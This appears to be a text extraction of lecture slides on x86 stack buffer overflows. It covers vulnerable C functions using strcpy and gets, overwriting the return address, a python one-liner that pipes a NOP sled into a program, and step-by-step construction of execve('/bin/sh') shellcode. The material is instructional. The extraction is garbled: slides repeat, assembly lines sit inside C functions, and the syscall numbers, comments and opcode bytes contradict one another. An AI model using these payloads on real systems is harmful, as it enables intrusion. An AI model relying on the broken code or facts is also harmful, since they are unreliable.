
Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```



Buffer overflow example


```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\x00';  
    foo(buf);  
}
```



Buffer overflow example


```
void foo(char *str) {  
    char buffer[16];  
    strncpy(buffer, str, 16);  
}  
  
void bar() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\x00';  
    foo(buf);  
}
```

```
mov %ebp, %esp  
pop %ebp  
ret
```



Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
    mov %ebp, %esp  
    pop %ebp  
    ret  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```




Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
    mov %ebp, %esp  
    pop %ebp  
    ret  
void bar() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```



Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strncpy(buffer, str, 16);  
}  
  
void bar(char *str) {  
    mov %ebp, %esp  
    pop %ebp  
    ret  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\x00';  
    foo(buf);  
}
```




Buffer overflow example

`%eip = 0x41414141`


???

? ←



Buffer overflow FTW

- Program crashed! Success?
- How can we do better?




Exploiting buffer overflows

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    ((int*)buf)[5] = (int)buf;  
    foo(buf);  
}
```

Exploiting buffer overflows


```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    ((int*)buf)[5] = (int)buf;  
    foo(buf);  
}
```



Exploiting buffer overflows


```
void foo(char *str) {  
    char buffer[16];  
    strncpy(buffer, str, 16);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\x00';  
    ((int*)buf)[5] = (int)buf;  
    foo(buf);  
}
```

```
mov %ebp, %esp  
pop %ebp  
ret
```



Exploiting buffer overflows


```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void bar(char *str) {  
    mov %ebp, %esp  
    pop %ebp  
    ret  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    ((int*)buf)[5] = (int)buf;  
    foo(buf);  
}
```



Exploiting buffer overflows

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void bar() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\x00';  
    ((int*)buf)[5] = (int)buf;  
    foo(buf);  
}
```

```
mov %ebp, %esp  
pop %ebp  
ret
```



What's the Use?

- If ***you*** control the source?
- If ***you*** run the program?

More realistic vulnerability

```
void main()  
{  
    char buffer[100];  
    printf("Enter name: ");  
    gets(buffer);  
    printf("Hello, %s!\n", buffer);  
}
```

More realistic vulnerability

```
void main()  
{  
    char buffer[100];  
    printf("Enter name: ");  
    gets(buffer);  
    printf("Hello, %s!\n", buffer);  
}
```

```
python -c "print '\x90'*110 + \  
'\xeb\xfe' + '\x00\x00\xff\xff'" | \  
./a.out
```

Shellcode

- We found a vulnerability (YAY!)...
- Now what?



What does a shell look like?

```
#include <stdio.h>

void main() {
    char *argv[2];

    argv[0] = "/bin/sh";
    argv[1] = NULL;
    execve(argv[0], argv, NULL);
}
```

Run a shell

main:

```
    pushl    %ebp
    movl     %esp, %ebp
    andl     $-16, %esp
    subl     $32, %esp
    movl     $.LC0, 24(%esp)
    movl     $0, 28(%esp)
    movl     24(%esp), %eax
    movl     $0, 8(%esp)
    leal     24(%esp), %edx
    movl     %edx, 4(%esp)
    movl     %eax, (%esp)
    call     execve
    leave
    ret
```

Copy/paste into buffer?




Run a shell

main:

```
    pushl    %ebp
    movl     %esp, %ebp
    andl     $-16, %esp
    subl     $32, %esp
    movl     $.LC0, 24(%esp)
    movl     $0, 28(%esp)
    movl     24(%esp), %eax
    movl     $0, 8(%esp)
    leal     24(%esp), %edx
    movl     %edx, 4(%esp)
    movl     %eax, (%esp)
    call     execve
    leave
    ret
```



Statically include execve



`<__execve>:`

```
push    %ebp                # ] function
mov     %esp,%ebp          # ] prolog

mov     0x10(%ebp),%edx      # %edx = envp
push    %ebx                # callee save %ebx
mov     0xc(%ebp),%ecx       # %ecx = argv
mov     0x8(%ebp),%ebx       # %ebx = filename
mov     $0xb,%eax           # %eax = 11 (sys_execve)
int     $0x80               # trap to OS
```

...return/error handling omitted our collective sanity

Shellcode TODO list

0xbffffda0: `"/bin/sh\x00"`

0xbffffda8: `"\xa0\xfd\xff\xbf\x00\x00\x00\x00"`

%eax = 13 (sys_execve)

%ebx = 0xbffffda0 # `"/bin/sh"`

%ecx = 0xbffffda8 # argv

%edx = 0x00 # NULL

int 0x80

Prototype shellcode

```
mov    $0xb,%eax          #sys_execve
mov    $0xbffffba0,%ebx   #addr of some mem
lea    8(%ebx),%ecx        #ecx=ebx+12(argv)
xorl   %edx,%edx          #edx=NULL
movl   $0x6e69622f,(%ebx)  #"/bin"
movl   $0x68732f,4(%ebx)   #"/sh\x00"
mov    %ebx,(%ecx)         #argv[0]="/bin/sh"
mov    %edx,4(%ecx)        #argv[1]=NULL
int    $0x80              #sys_execve()
```

(assume 0xbffffba0 is on the stack for now
and is readable/writable)

Prototype shellcode

b8 0b 00 00 00	mov	\$0xb,%eax
bb a0 fb ff bf	mov	\$0xbffffba0,%ebx
8d 4b 08	lea	8(%ebx),%ecx
81 d2	xorl	%edx,%edx
83 c2 04	add	\$0x4,%edx
c7 03 2f 62 69 6e	movl	\$0x6e69622f,(%ebx)
c7 43 04 2f 73 68 00	movl	\$0x68732f,4(%ebx)
89 19	mov	%ebx,(%ecx)
89 51 04	mov	%edx,4(%ecx)
cd 80	int	\$0x80

Shellcode caveats

- “Forbidden” characters
 - Null characters in shellcode halt strcpy
 - Line breaks halt gets
 - Any whitespace halts scanf

Shellcode TODO list

0xbffffda0: `"/bin/sh\x00"`

0xbffffda8: `"\xa0\xfd\xff\xbf\x00\x00\x00\x00"`

`%eax = 13 (sys_execve)`

`%ebx = 0xbffffda0 # "/bin/sh"`

`%ecx = 0xbffffda8 # argv`

`%edx = 0x00 # NULL`

`int 0x80`

Shellcode TODO list

`0xbffffda0: "/bin/sh\x00"`

`0xbffffda8: "\xa0\xfd\xff\xbf\x00\x00\x00\x00"`

`%eax = 13 (sys_execve)`

`%ebx = 0xbffffda0 # "/bin/sh"`

`%ecx = 0xbffffda8 # argv`

`%edx = 0x00 # NULL`


`int 0x80`



